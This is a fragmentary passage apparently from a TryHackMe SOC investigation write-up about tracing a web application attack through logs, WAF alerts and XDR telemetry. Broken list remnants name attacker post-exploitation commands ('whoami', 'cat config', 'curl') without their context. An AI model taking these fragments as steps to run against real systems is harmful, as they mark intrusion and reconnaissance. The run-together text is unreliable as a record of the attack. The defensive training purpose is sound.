


whoami)cat config)curl)This task highlights how quickly a web application attack can evolve from initial access to full system compromise. By correlating web logs, WAF alerts, and XDR telemetry, it is possible to reconstruct the attacker’s actions and respond effectively.
Developing the ability to connect these data points is essential for any aspiring SOC analyst or incident responder, as real-world investigations rarely rely on a single source of truth.
grep, wc)Exploring the new skills, technologies and investigative mindset behind TryHackMe's updated L2 curriculum
A Complete Write-Up Demonstrating Real SOC Investigation Methodology
A hands-on path into modern blue team operations